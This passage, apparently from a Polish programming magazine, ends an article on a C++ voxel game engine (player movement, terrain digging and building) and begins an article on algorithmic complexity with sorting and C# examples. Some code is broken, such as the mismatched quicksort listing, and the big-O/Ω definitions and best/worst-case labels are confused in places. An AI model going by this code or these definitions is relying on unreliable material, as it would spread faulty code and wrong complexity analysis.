        armDim.x, armDim.y, armDim.z);
    voxelArrayManager.SetVoxels(armVox, armVoxels);
    voxelArrayManager.SetVoxelSize(armVox, armSize);
    voxelArrayManager.GenerateMesh(armVox, mesh);
    unsigned int armMesh = meshManager.AddMesh(mesh);

    // Objects initialization
    Transform transformMain;

    // Sword mesh
    transformMain.SetPosition(Vector3(0.075f, 0.1f, 0.0f));
    MeshedObject* swordObject = new MeshedObject("Sword");
    swordObject->SetMesh(swordMesh);
    swordObject->SetTransform(transformMain);

    // Player arm mesh
    transformMain.SetPosition(Vector3(0.27f, -0.15f, 0.1f));
    transformMain.SetRotation(
        Quaternion().SetRotationZ(30.0f));
    MeshedObject* armObject = new MeshedObject("Arm");
    armObject->SetMesh(armMesh);
    armObject->SetTransform(transformMain);

    // Add objects to manager
    gameObjectManager.AddGameObject(swordObject);
    gameObjectManager.AddGameObject(armObject);
}

void
VEngine::LoadWorld()
{
    // Initialize renderer
    CameraFPP* camera = new CameraFPP;
    _renderer.SetClearColor(
        Vector3(135 / 255.0f, 191 / 255.0f, 255 / 255.0f));
    _renderer.SetActiveCamera(camera);
    _renderer.SetAmbientLight(Vector3(1.0f, 1.0f, 1.0f),
        0.5f);
    _renderer.SetGlobalLightDir(Vector3(2.0f, 1.0f, 0.5f));

    // Create world
    _world = new World("World");
    _world->Rename("World");

    // Initialize player
    Transform transformPlayer;
    transformPlayer.SetPosition(Vector3(4.0f, 50.0f, 4.0f));
    PlayerController* player = new PlayerController;
    player->SetCamera(camera);
    player->SetTag("Player");
    player->GetCollider().SetDimension(
        Vector3(0.5f, 1.5f, 0.5f));
    player->AttachTo(_world);
    player->SetTransform(transformPlayer);
    player->SetOctree(&_octree);

    // And player's head
    PlayerHead* playerHead = new PlayerHead;
    playerHead->SetCamera(camera);
    playerHead->SetTag("PlayerHead");
}

```

```

playerHead->SetTransform(Transform().SetPosition(
    Vector3(0.0f, 0.6f, 0.0f)));
playerHead->AttachTo(player);

// Add arm
MeshedObject* arm =
    (MeshedObject *)gameObjectManager.Instantiate("Arm");
arm->AttachTo(playerHead);
player->SetArm(arm);


// Generate terrain using Perlin's Noise
TerrainGenerator terrainGen(0, 5, 1);
terrainGen.SetSmoothness(256);
terrainGen.SetDetails(1);
terrainGen.SetSpread(32);
terrainGen.SetSeed(312538u);
for (int z = 0; z < 16; ++z) {
    for (int y = 0; y < 16; ++y) {
        for (int x = 0; x < 16; ++x) {
            Chunk* chunk = new Chunk(Vector3(
                (x - 8.0f) * Chunk::dimension,
                (y - 8.0f) * Chunk::dimension,
                (z - 8.0f) * Chunk::dimension));
            if(terrainGen.GetChunk(chunk))
                _octree.Add(chunk);
        }
    }
}

// Initialize Octree
_octree.Add(player);
_octree.SetBoundingArea(BoundingBox(Vector3::zeroes,
    Vector3(16.0f * Chunk::dimension)));
}

```

W powyższym listingu inicjalizujemy dwa obiekty gry i dodajemy je do menedżera. Będą one szablonami do tworzenia kolejnych instancji tych obiektów. Obiekt reprezentujący gracza będzie tylko jeden w grze, dlatego możemy w jego przypadku pominąć kroki związane z menedżerem. Następnie inicjalizujemy świat, a także generujemy teren za pomocą Szumu Perlina.

Widzimy tutaj inicjalizację tylko części obiektów, które znajdują się w silniku w repozytorium GitHub. Wszystkie te obiekty tworzą bardzo prostą grę, której przykładową hierarchię w drzewie list cyklicznych zaprezentowano na Rysunku 13. Model wroga jest obecnie zwykłym obiektem fizycznym posiadającym jedynie swój model, ale poza tym nie robi nic więcej.



Rysunek 13. Przykładowa hierarchia obiektów w drzewie list cyklicznych przy użyciu zasobów dostępnych w silniku

## Tworzenie kontrolera gracza

Wszystko już mamy gotowe, zatem stwórzmy kontroler gracza, aby uzyskać możliwość poruszania się po świecie, budowania oraz

niszczenia terenu. W Listingu 16 przedstawiono implementację funkcji `OnUpdate` dla klasy `PlayerController` oraz metodę `Move`, odpowiedzialną za poruszanie się.

#### Linsting 16. Aktualizacja pozycji gracza

```

void
PlayerController::OnUpdate()
{
    ChooseTool();
    ChangeBlocks();
    Move();
}

void
PlayerController::Move()
{
    // 0 Angle if at +x, so it will be front
    Vector3 front = Vector3::right;
    // We want to rotate front direction according to horizontal
    // rotation.
    Quaternion::RotatePoint(Quaternion()
        .SetRotationY(_camera->GetHorizontal())
        .Conjugate(), &front);

    // Right vector for strafing
    Vector3 right = front;
    Quaternion::RotatePoint(
        Quaternion().SetRotationY(-90.0f), &right);

    float run = 1.0f;
    if (Input::IsHelded("Walk"))
        run = _runModifier;

    if (Input::IsHelded("Forward"))
        _transform.GetPosition() += front * _speed * run *
            Time::DeltaTime();

    if (Input::IsHelded("Back"))
        _transform.GetPosition() += -front * _speed * run *
            Time::DeltaTime();

    if (Input::IsHelded("Right"))
        _transform.GetPosition() += right * _speed * run *
            Time::DeltaTime();

    if (Input::IsHelded("Left"))
        _transform.GetPosition() += -right * _speed * run *
            Time::DeltaTime();

    // If the player is grounded, we can jump
    if (_grounded) {
        if (Input::IsHelded("Jump")) {
            AddForce(Vector3::up * _jumpForce);
        }
    }
}

```

W pierwszej kolejności wyznaczamy wektor oznaczający przód dla gracza. Określamy go na podstawie obrotu kamery. Oprócz tego chcemy, aby gracz miał możliwość poruszania się prostopadle do kierunku widoku, dlatego wyznaczamy drugi wektor, obrócony o -90 stopni wokół osi Y. W rezultacie otrzymamy wektor wskazujący na prawą stronę kontrolera gracza. Następnie wystarczy sprawdzić, jakie klawisze zostały wcisnięte, i przesunąć gracza o odpowiedni wektor.

Jako że `PlayerController` dziedziczy po `PhysicalObject`, mamy dostęp do pola `_grounded`, które określa, czy gracz znajduje się na ziemi. Używamy tego pola, aby zaimplementować skok.

Powyższy kod jednak nie jest wystarczalny. Wciąż nie umiemamy obracać kamery. Zadanie to realizuje obiekt `PlayerHead`, co przedstawiono w Listingu 17.

#### Linsting 17. Aktualizacja pozycji kamery

```

void
PlayerHead::OnUpdate()
{
    // If cursor is enabled, just exit

```

```

if (Input::GetCursorMode())
    return;

// Rotate camera
Vector2 rot = Input::GetMouseOffset();
_camera->Rotate(rot.x, -rot.y);

// Rotate head to make arm and tools follow
// it's position
Quaternion quat1, quat2;
quat1.SetRotation(_camera->GetVertical(),
    Vector3::forward);
quat2.SetRotation(_camera->GetHorizontal(),
    Vector3::up);
_transform.SetRotation(quat2*quat1);

void
PlayerHead::OnLateUpdate()
{
    _camera->SetPosition(_transform.GetWorldPosition());
}

```

Dwie kwestie wymagają tutaj uwagi – pierwsza to obrót naszego obiektu. Mimo iż nie posiada on modelu 3D do wyświetlenia, musi go obrócić. Spowodowane jest to tym, że model ręki gracza jest przytwierdzony do jego głowy w hierarchii drzewa list cyklicznych. Obroty się składają, dlatego aby głowa odpowiadała obrotowi kamery, musimy ją obrócić wokół osi z i y.

Następnie można zauważać, że aktualizujemy kamerę w funkcji `LateUpdate`. Metoda ta jest wywoływana po aktualizacji fizyki, czyli jeśli nastąpiła kolizja gracza z innym obiektem fizycznym lub terenem, to jego pozycja powinna zostać odpowiednio dostosowana. Jeśli zostałyby ona zaktualizowana przed obsługą fizyki, to jej pozycja byłaby niezgodna ze stanem faktycznym obiektu w momencie renderowania klatki.

Teraz przejdźmy do czegoś trudniejszego, czyli do modyfikowania terenu. Spójrzmy na Listing 18. Realizuje on modyfikację terenu oraz posiada kod umożliwiający wybór odpowiedniego narzędzia za pomocą klawiszy 1-6 – tak naprawdę korzystamy z menedżera, który instancjonuje nam odpowiedni obiekt. Doczepiamy go następnie do ręki gracza, która jest jeszcze niżej w hierarchii (Rysunek 13), przez co będzie on podążał za ręką, która podąża za graczem. Mamy też jedną funkcjonalność ekstra – potrafimy rzucać sztyletami! W naszej prostej grze służą jedynie do demonstracji, jednak z niewielką ilością włożonej pracy można je zamienić w zabójczą broń.

#### Linsting 18. Metody umożliwiające graczowi modyfikację terenu oraz rzucanie sztyletami

```

void
PlayerController::ChooseTool()
{
    Tools previousTool = _tool;
    if (Input::IsPressed(GLFW_KEY_1)) {
        _tool = SWORD;
    }
    else if (Input::IsPressed(GLFW_KEY_2)) {
        _tool = PICKAXE;
    }
    else if (Input::IsPressed(GLFW_KEY_3)) {
        _tool = DIRT;
    }
    else if (Input::IsPressed(GLFW_KEY_4)) {
        _tool = GRASS;
    }
    else if (Input::IsPressed(GLFW_KEY_5)) {
        _tool = WOOD;
    }
    else if (Input::IsPressed(GLFW_KEY_6)) {
        _tool = STONE;
    }
}

```

```

if (previousTool != _tool)
    AttachTool();
}

void
PlayerController::AttachTool() {
    assert(_arm != nullptr, "Arm is null!");
    // If there is something in the arm, destroy it
    if (_arm->HasChild())
        GameObject::Destroy((GameObject *)_arm->GetChild());
    if (_tool == NONE)
        return;
    // Get proper tool and attach it to the arm
    const std::string& name = _toolNames[_tool - 1];
    GameObject* tool = gameObjectManager.Instantiate(name);
    _arm->Attach(tool);
}

void
PlayerController::ChangeBlocks()
{
    _rayInfo = RayIntersection();
    // Create ray depending on looking direction
    Ray cameraRay(_camera->GetPosition(),
                  _camera->GetDirection(),
                  _digDistance);
    _octree->CheckRayCollision(&cameraRay, &_rayInfo);
    // Static planes for checking where to build block
    static const Vector3 planes[6] = {
        Vector3::forward,
        Vector3::backward,
        Vector3::right,
        Vector3::left,
        Vector3::up,
        Vector3::down
    };
    // Used to reduce speed of digging/placing to max of
    // 5 times every second
    static float prevTime = 0;
    if (Input::IsHeld("Attack1")) {
        if (Time::GetTime() - prevTime > 0.2f) {
            // Update time
            prevTime = Time::GetTime();

            // Initialize variables
            Chunk* hitCh = _rayInfo.GetCollidedChunk();
            const Vector3& coord =
                _rayInfo.GetVoxelCoordinates();
            Quaternion quat1, quat2;
            PhysicalObject* projectile;
            Transform transform;
            Vector3 dir;

            // Handle proper tool
            switch (_tool) {
            case SWORD:
                // If there is sword in the arm, we want to
                // throw it
                projectile =
                    (PhysicalObject *)gameObjectManager
                        .Instantiate("Projectile" w);

                // Sword should point in the same direction
                // that the camera is
                quat1.SetRotation(
                    -_camera->GetVertical() + 90.0f,
                    Vector3::forward);
                quat2.SetRotation(
                    -_camera->GetHorizontal(),
                    Vector3::up);

                transform.SetRotation(quat2 * quat1);
                transform.SetPosition(
                    _camera->GetPosition());
                // Setup transformations of the projectile
                projectile->SetTransform(transform);
                // And attach it to the world
                projectile->AttachTo(GetRoot());

                // Add force!
                projectile->AddForce(
                    _camera->GetDirection() * 20.0f);
                // And add to the octree for collision
                // checks
                _octree->Add(projectile);
                break;
            case PICKAXE:
                // If we hit something, we want to delete
                // those things
                if (_rayInfo.CollisionFound()) {
                    hitCh->Set(coord, Voxel::NONE);
                }
                break;
            case DIRT:
            case WOOD:
            case STONE:
            case GRASS:
                if (_rayInfo.CollisionFound()) {
                    // If we are building something, we want
                    // first to determine where to place
                    // next voxel
                    float dots[6];

                    // We are creating dot products with
                    // player distance from the voxel and
                    // all planes
                    dir = (coord + Vector3(0.5f)) -
                        cameraRay.GetStart();
                    for (int i = 0; i < 6; ++i)
                        dots[i] = Vector3::Dot(dir,
                                              planes[i]);

                    float minimum = 1;
                    // We are looking for minimal dot
                    // product. It will be the closest
                    // opposite direction to
                    // player->voxel direction
                    int ind = 0;
                    for (int i = 0; i < 6; ++i) {
                        if (dots[i] < 0.0f &&
                            dots[i] < minimum) {
                            minimum = dots[i];
                            ind = i;
                        }
                    }

                    Vector3 constraintLow =
                        hitCh->GetOffset();
                    Vector3 constraintHigh =
                        constraintLow +
                        (float)(Chunk::dimension - 1);
                    // We want to place block in opposite
                    // direction to player->voxel direction
                    Vector3 newCoords = coord + planes[ind];
                    _octree->Insert(Voxel(_tool - 2),
                                      newCoords);
                    break;
                }
            }
        }
    }
}

```

Rzucanie sztyletami powinno być w miarę zrozumiałe, podobnie jak niszczenie terenu – rzucamy promień i po prostu sprawdzamy, w co trafił. Z deskryptora otrzymujemy informacje o współrzędnych trafionego woksela i po prostu usuwamy go w drzewie ósemkowym.



Rysunek 14. Tunel wydrążony w formacji skalisto-ziemnej

Natomiast modyfikacja terenu wymaga kilku słów wyjaśnień. Zaprezentowałem proste podejście pozwalające określić miejsce, gdzie powinien być dodany następny woksel. Jednak, oprócz prostoty, nie ma zbyt wiele zalet. Przede wszystkim często jest nieintuicyjne i dodajemy woksele nie z tej strony, z której byśmy tego oczekiwali. Dzieje się tak za sprawą tego, że miejsce dodania nowego elementu jest ustalane na podstawie iloczynu skalarnego wektora określającego naszą pozycję w stosunku do woksela oraz wszystkich sześciu jego płaszczyzn. Rezultatem tego będzie dodawanie go do tej płaszczyzny, z którą tworzymy najmniejszy kąt. Czyli jeśli będziemy stali naprzeciwko przedniej ściany woksela, to zostanie on dodany w tym miejscu. Do ulepszenia tego rozwiązania konieczne byłoby określenie pozycji przecięcia promienia z woksem i na tej podstawie wyznaczenie ściany, na którą wskazuje środek kamery. Nie zmienia to faktu, że w bardzo prosty sposób udało nam się zaimplementować działającą grę na silniku, która pozwala modyfikować teren i biegać po świecie. Do kompletu brakuje jedynie podświetlania zaznaczonych wokseli, co realizuje Listing 19.

**Listing 19. Rysowanie obrysu wokół woksela, na którego wskazuje kamera**

```
void
PlayerController::OnDraw(Renderer* renderer)
{
    PhysicalObject::OnDraw(renderer);

    // If ray hit something, we must draw box around
    // this voxel
    if (_rayInfo.CollisionFound()) {
        Chunk* hitCh = _rayInfo.GetCollidedChunk();
        const Vector3& coord =
            _rayInfo.GetVoxelCoordinates();
        _voxLines.ClearVertices();
        _voxLines.SetColor(Vector3(0.1f, 0.1f, 0.1f));
        _voxLines.AddLine(Vector3(coord.x - 0.001f,
                                  coord.y - 0.001f,
                                  coord.z - 0.001f),
                          Vector3(coord.x + 1.001f,
                                  coord.y - 0.001f,
                                  coord.z - 0.001f));

        // Same pattern for rest of the lines...
        // ...
    }
}
```

```
_voxLines.AddLine(Vector3(coord.x + 1.001f,
                           coord.y + 1.001f,
                           coord.z - 0.001f),
                  Vector3(coord.x + 1.001f,
                          coord.y + 1.001f,
                          coord.z + 1.001f));

// Identity matrix for world coordinates
renderer->SetModelMatrix(Matrix4::identity);
// Use OpenGL API explicitly to draw thick lines
glLineWidth(10.0f);
_voxLines.Draw(renderer);
glLineWidth(2.0f);
}
}
```

## PODSUMOWANIE

Przebyliśmy długą drogę: od grafiki komputerowej przez algorytmy, matematykę, podstawy fizyki i na programowaniu kończąc. Napisanie silnika wymaga poruszania się po zagadnieniach z bardzo szerokiego spektrum. Ale w końcu osiągnęliśmy zamierzony efekt – własny silnik gry. Wymaga on jednak jeszcze trochę szlifów (w szczególności jeśli chodzi o system kolizji i fizyki) oraz daleko mu do profesjonalnych rozwiązań. Jednak, przede wszystkim, działa oraz pozwolił nam się wiele nauczyć. Mieliśmy napisać prosty silnik dla celów edukacyjnych i myślę, że cel został osiągnięty, dla tego też nasza przygoda dobiera się w tym miejscu końca.



Rysunek 15. Czas wracać do domu...

## Źródła

- Kod źródłowy w całości znajduje się pod adresem: <https://github.com/gerwand/vengine>
- [1] <https://github.com/Gerwand/VEngine/blob/master/Praca-inżynierska/krawczyk-voxel.pdf>
- [2] OpenGL Programowanie Gier - Kevin Hawkins, Dave Astle
- [3] Perełki programowania Gier, Vademecum profesjonalisty, Tom 1 - Mark DeLoura
- [4] <http://www.lighthouse3d.com/tutorials/view-frustum-culling/clip-space-approach-extracting-the-planes/>
- [5] [http://www.gamedev.net/page/resources/\\_/technical/game-programming/introduction-to-octrees-r3529](http://www.gamedev.net/page/resources/_/technical/game-programming/introduction-to-octrees-r3529)



**MICHał KRAWCZYK**

Programista systemów wbudowanych w krakowskiej firmie Semihalf oraz student Informatyki Stosowanej na Akademii Górnictwo-Hutniczej. Pasjonat informatyki, w szczególności jeśli chodzi o systemy wbudowane, grafikę komputerową oraz działanie gier komputerowych „od kuchni”.

# Wyznaczanie złożoności obliczeniowej algorytmów

Aby ocenić efektywność i jakość algorytmu, należy wyznaczyć za pomocą pewnych miar ilość zasobów komputerowych, jakie są potrzebne do wykonania tych algorytmów. W literaturze oraz w Internecie można znaleźć materiały dotyczące złożoności obliczeniowej, jednak nie zawsze jest to przedstawione w prosty i zrozumiały sposób, a takie postawienie i rozwiązanie problemu jest głównym celem artykułu.

## PODSTAWOWE POJĘCIE ZŁOŻONOŚCI OBLCZENIOWEJ

Aby zrozumieć wyznaczanie złożoności obliczeniowej oraz sens rzędu złożoności obliczeniowej, należy zapoznać się z definicjami:

**Definicja 1.** [1] *Złożoność obliczeniowa pamięciowa* (jako funkcja rozmiaru danych) to ilość pamięci wykorzystanej w celu realizacji algorytmu, wyrażana w liczbie bajtów lub liczbie zmiennych typów elementarnych.

**Definicja 2.** [1] Miarą złożoności czasowej jest liczba operacji podstawowych w zależności od rozmiaru wejścia.

Wyznaczanie rzeczywistego czasu jest mało użyteczne, ponieważ istnieją trzy bardzo ważne zależności co do działania algorytmu:

- » Sposób realizacji algorytmu,
- » Użyty kompilator,
- » Maszyna, na której algorytm wykonujemy.

Wobec tego w charakterze czasu wykonania rozpatruje się zwykle **liczbę operacji podstawowych** (dominujących). Można przyjąć, że podstawowe operacje wykonywane przez komputer to:

- » Podstawienie (nadawanie wartości zmiennej),
- » Wykonanie operatora arytmetycznego,
- » Wykonanie operatora relacyjnego,
- » Wykonanie operatora logicznego,
- » Obliczenie wartości zmiennej indeksowanej (tablice),
- » Wywołanie metody,
- » Przekazanie aktualnej wartości parametru,
- » Wykonanie instrukcji wejścia i wyjścia.

Drugim ważnym problemem są różnice między komputerami oraz językami programowania, wobec czego również należy zwrócić uwagę na to:

- » W jakim języku programowania formułowany będzie algorytm,
- » Co można założyć, mówiąc o maszynie, na której algorytm ten będzie wykonywany?

Istniejące komputery różnią się między sobą istotnymi (z punktu widzenia konstruowania algorytmów) parametrami, m.in. takimi jak:

- » Liczbą i rozmiarem rejestrów,
- » Udostępnianymi operacjami matematycznymi,
- » A ponadto podlegają ciągłym ulepszeniom.

W celu wyznaczenia złożoności obliczeniowej, biorąc pod uwagę wyżej wymienione czynniki, algorytmy analizuje się, wykorzystując

abstrakcyjne modele obliczeń (funkcje matematyczne), aby złożoność była w miarę porównywalna na kilku maszynach oraz zoptymalizowana.

Złożoność obliczeniowa czasowa oraz pamięciowa pozwala ją nie tylko ocenić efektywność danego algorytmu. Umożliwiają również porównanie dwóch lub więcej algorytmów realizujących ten sam problem algorytmów. Dobrym przykładem są algorytmy dotyczące sortowania liczb. Można je realizować poprzez zwykłe pętle za pomocą sortowania bąbelkowego (trocę jak metoda brutalnej siły):

```
public static void b_sortowanie(int tab[])
{
    int temp;
    int zmiana = 1;
    while (zmiana > 0)
    {
        zmiana = 0;
        for (int i = 0; i < tab.length - 1; i++)
        {
            if (tab[i] > tab[i + 1])
            {
                temp = tab[i + 1];
                tab[i + 1] = tab[i];
                tab[i] = temp;
                zmiana++;
            }
        }
        for (int i = 0; i < tab.length; i++)
        {
            System.out.print(tab[i] + „ „);
        }
    }
}
```

lub poprzez szybkie sortowanie:

```
public class QuickSort
{
    private static int tablica[];
    private static int ile_liczb;

    public static void buick_sort(int tablica[], int x, int y)
    {
        int i, j, v, temp;
        i = x;
        j = y;
        v = tablica[(x + y) / 2];
        do
        {
            while (tablica[i] < v)
                i++;
            while (v < tablica[j])
                j--;
            if (i < j)
            {
                temp = tablica[i];
                tablica[i] = tablica[j];
                tablica[j] = temp;
                i++;
                j--;
            }
        } while (i < j);
    }
}
```

```

if (i <= j)
{
    temp = tablica[i];
    tablica[i] = tablica[j];
    tablica[j] = temp;
    i++;
    j--;
}
while (i <= j);
if (x < j)
    quicksort(tablica, x, j);
if (i < y)
    quicksort(tablica, i, y);
}
}

```

Okazuje się, że algorytm `quicksort` jest szybszy niż algorytm `b_sortowanie`, ponieważ rzad złożoności algorytmu `quicksort` jest równy  $n \log(n)$ , natomiast rzad złożoności obliczeniowej algorytmu `b_sortowanie` jest równy  $n^2$ . Zostanie to dokładnie wyjaśnione w dalszej części artykułu. Funkcję kosztu czasowego oraz pamięciowego najczęściej uzależnia się od jednego parametru związanego z rozmiarem danych, na których algorytm realizuje swoje zadanie. Ten rozmiar jest rozumiany jak rozmiar „pojedynczych danych”. Możliwe jest jednak definiowanie kilku parametrów określających złożoność obliczeniową algorytmu.

Pomimo tego, że czasami istnieje możliwość wyznaczania dokładnego wzoru prezentującego złożoność obliczeniową w zależności od rozmiaru danych, okazuje się, że nie jest ta dokładność konieczna, natomiast wymagany jest **rzad złożoności obliczeniowej**. Jeśli zaistnieje taka sytuacja, że nie jest możliwe wyznaczenie dokładnego wzoru liczącego złożoność obliczeniową algorytmu, to taką złożoność można oszacować, stosując pewne uproszczenia, co jest pożądanym zachowaniem w przypadku analizy złożoności algorytmów. W celu zrozumienia dalszej części artykułu należy zapoznać się z niżej przedstawionymi definicjami:

**Definicja 1.** [2] Mówimy, że funkcja  $f: N \rightarrow [0, \infty]$  jest co najwyżej rzędem funkcji  $g: N \rightarrow [0, \infty]$ , co zapisujemy:

$$f = O(g)$$

jeżeli:

$$\exists c > 0, m \in N \forall n > m \quad 0 \leq f(n) \leq c \cdot g(n) \quad (**)$$

gdzie:

$$m, n \in N$$

**Definicja 2.** [2] Mówimy, że funkcja  $f: N \rightarrow [0, \infty]$  jest co najmniej rzędem funkcji  $g: N \rightarrow [0, \infty]$ , co zapisujemy:

$$f = \Omega(g)$$

jeżeli:

$$\exists c > 0, m \in N \forall n > m \quad 0 \leq c \cdot g(n) \leq f(n) \quad (***)$$

gdzie:

$$m, n \in N$$

Definicję 1 należy rozumieć w ten sposób, że istnieją funkcja  $g$  oraz pewna stała dodatnia  $c$  o takich własnościach, że parametr  $c$  można obliczyć albo oszacować w taki sposób, iż funkcja  $f$  przyjmuje niewiększe wartości niż funkcja  $g$  pomnożona przez  $c$ , ale dla każdej liczby naturalnej (która jest argumentem funkcji  $f$ ) większej niż pewna liczba naturalna  $m$ . Inaczej mówiąc, własność  $(**)$  zachodzi dopiero po przekroczeniu pewnej wartości naturalnej – a w komputerze dla struktury o liczbie indeksów niemniejszej niż  $m$ . Analogicznie należy rozumieć definicję 2. Rząd złożoności algorytmu definiuje się następująco:

**Definicja 3.** [2] Mówimy, że funkcja  $f: N \rightarrow [0, \infty]$  jest dokładnie rzędem funkcji  $g: N \rightarrow [0, \infty]$ , co zapisujemy:

$$f = \Theta(g)$$


jeżeli:

$$\exists c, d > 0, m \in N \forall n > m \quad 0 \leq c \cdot g(n) \leq f(n) \leq d \cdot g(n) \quad (****)$$

gdzie:

$$m, n \in N$$

Z definicji 3 wynika, że jeśli funkcja  $f$  opisuje złożoność obliczeniową algorytmu, to musi dać się oszacować inną funkcją za pomocą dwóch funkcji pomnożonych przez takie liczby, które wynikają z toku prowadzonego myślenia podczas oszacowania. Na przedstawionym poniżej rysunku zaprezentowano trzy wykresy znanych potocznie funkcji kwadratowych:



Rysunek 1. Wykresy funkcji  $y_1, y_2, y_3$

Jeśli funkcja:

$$y_2 = \frac{1}{2}n^2 + 2n + 2$$

opisuje złożoność pewnego algorytmu, to daje się oszacować funkcję  $n^2$  obustronnie, gdzie:

$$c = \frac{1}{4}, d = 1$$

Zgodnie z definicją 3, podczas wyznaczania rzędu złożoności obliczeniowej interesuje nas wyłącznie kształt funkcji, więc  $\Theta(7n) = \Theta(n)$ , ponieważ można znaleźć stosowne wartości  $c$  i  $d$  z definicji 3, tylko będą miały inny współczynnik skalujący.

Dodatkowo mają miejsce następujące twierdzenia:

**Twierdzenie 1.** Jeżeli funkcja  $f = \Theta(g)$ , to  $f = O(g) \wedge \Omega(g)$ .

**Twierdzenie 2.** Rzady wielkości funkcji  $f$  i  $g$  mogą być porównane poprzez obliczenie granicy:

$$g = \lim_{n \rightarrow \infty} \frac{f(n)}{g(n)}$$

$$n \in N$$

przy czym należy wziąć pod uwagę trzy przypadki:

- a.  $g = \infty$ , wtedy  $g$  jest rzędem  $f$ , ale  $f$  nie jest rzędem  $g$ ,
- b.  $g > 0$ , wtedy  $f = \Theta(g)$
- c.  $g = 0$ , wtedy  $g$  nie jest rzędem  $f$ , ale  $f$  jest rzędem  $g$ .

Z twierdzenia 3 z kolei wynika taki wniosek, że mogą istnieć dwie funkcje  $f, g, h: N \rightarrow [0, \infty]$  takie, że:

$$\begin{aligned}\Theta(g) &\neq \Theta(h), \\ f &= O(g) \wedge f = O(h) \text{ albo } f = \Omega(g) \wedge f = \Omega(h)\end{aligned}$$

**Twierdzenie 3.** Jeżeli funkcja:

$$F(n) = f_1(n) + f_2(n) + \dots + f_k(n)$$

opisuje złożoność obliczeniową algorytmu  $A$ , to w określaniu rzędu złożoności obliczeniowej wystarczy rozpatrzyć taką funkcję cząstkową, której wartości przyrostają najszybciej dla każdej liczby naturalnej większej niż pewna z góry ustalona wartość  $n > n_0$

**Przykład 1.** Niech:

$$t(n) = n, p(n) = n \log(n), s(n) = n^2$$

Wtedy:

$$t = O(p) \wedge t = O(s)$$

przy czym:

$$\Theta(p) \neq \Theta(s)$$

W dalszej części artykułu zostanie zaprezentowana metoda analizy złożoności obliczeniowej algorytmu krok po kroku.

## METODY ANALIZY ZŁOŻONOŚCI OBLCZENIOWEJ ALGORYTMU

Istnieje wiele kategorii, za pomocą których można klasyfikować algorytmy. W przypadku analizy złożoności obliczeniowej istotny jest podział na algorytmy rekurencyjne oraz algorytmy napisane w sposób jawni. Taki podział wynika z tego, że metody postępowania znacznie się różnią w przypadku obu wspomnianych klas algorytmów.

W tej części artykułu opisane zostaną sposoby obliczania złożoności obliczeniowej czasowej algorytmów napisanych nerekurencyjnie. Analiza zostanie zaprezentowana na przykładach, ponieważ ułatwia to zrozumienie treści o wiele bardziej niż teoretyczny opis kroków, które w tym celu należy wykonać.

**Przykład 2.** Ten przykład będzie dość prosty, będzie to metoda zwracająca moduł liczby rzeczywistej. Kod metody napisany w języku C# ma postać:

```
static void Main(string[] args)
{
    int liczba = 0;
    int modul = liczba;
    if (liczba < 0)
    {
        modul = -liczba;
    }
    Console.WriteLine(modul);
}
```

Podczas analizy algorytmów rozróżnia się najczęściej dwa przypadki:

1. przypadek optymistyczny,
2. przypadek pesymistyczny.

Przypadek pesymistyczny występuje wtedy, gdy zakładamy, że program wykona możliwie jak najwięcej instrukcji. Natomiast w przypadku optymistycznym zakładamy, że dostarczone dane nie wymuszą wykonania wszystkich możliwych instrukcji kodu algorytmu (można iść po najmniejszej linii oporu podczas prowadzenia analizy). Założymy więc, że nasza zmieniona liczba ma wartość ujemną, np. -10.

```
static void Main(string[] args)
{
    int liczba = -10;      (1)
    int modul = liczba;   (2)
    if (liczba < 0)       (3)
    {
        modul = -liczba; (4)
    }
    Console.WriteLine(modul); (5)
}
```

W przypadku pesymistycznym program wykonał 5 instrukcji (liczby od (1)-(5) w wyżej pokazanym kodzie). Jeżeli  $f$  jest funkcją prezentującą złożoność obliczeniową, to:

$$f_o = 1 + 1 + 1 + 1 + 1 = 5$$

zatem  $\Omega(f) = 1$  co znaczy, że  $f$  jest co najwyżej rzędem stałego. Założymy teraz, że liczba jest równa np. 20. Wobec tego:

```
static void Main(string[] args)
{
    int liczba = -10;      (1)
    int modul = liczba;   (2)
    if (liczba < 0)       (3)
    {
        modul = -liczba;
    }
    Console.WriteLine(modul); (4)
}
```

W przypadku optymistycznym program wykonał 4 instrukcje, zatem:

$$f_p = 1 + 1 + 1 + 1 = 4, k$$

czyli  $f$  jest co najmniej rzędem stałego, zatem  $O(f) = 1$ . W obu przypadkach rzędy złożoności są analogiczne, ponieważ rzędami są funkcje stałe. Ten przykład był dość prosty i łatwo było obliczyć oba przypadki. W praktyce jednak nie zawsze się tak postępuje, ponieważ mając do czynienia z zestawem danych, które należy przeszukać, ważny jest tak naprawdę ich rozmiar oraz wyznaczenie funkcji, która w zależności od rozmiaru będzie prezentować czas poruszania się algorytmu po tych danych.

**Przykład 3.** Kolejnym przykładem jest metoda, która wypisuje elementy tablicy liczb naturalnych:

```
static void Main(string[] args)
{
    int n = 4;
    int[] tab = new int[n];
    tab[0] = 3;
    tab[1] = 7;
    tab[2] = 8;
    tab[3] = 11;
    for (int indeks = 0; indeks < tab.Length; indeks++)
    {
        Console.WriteLine(tab[indeks]);
    }
}
```

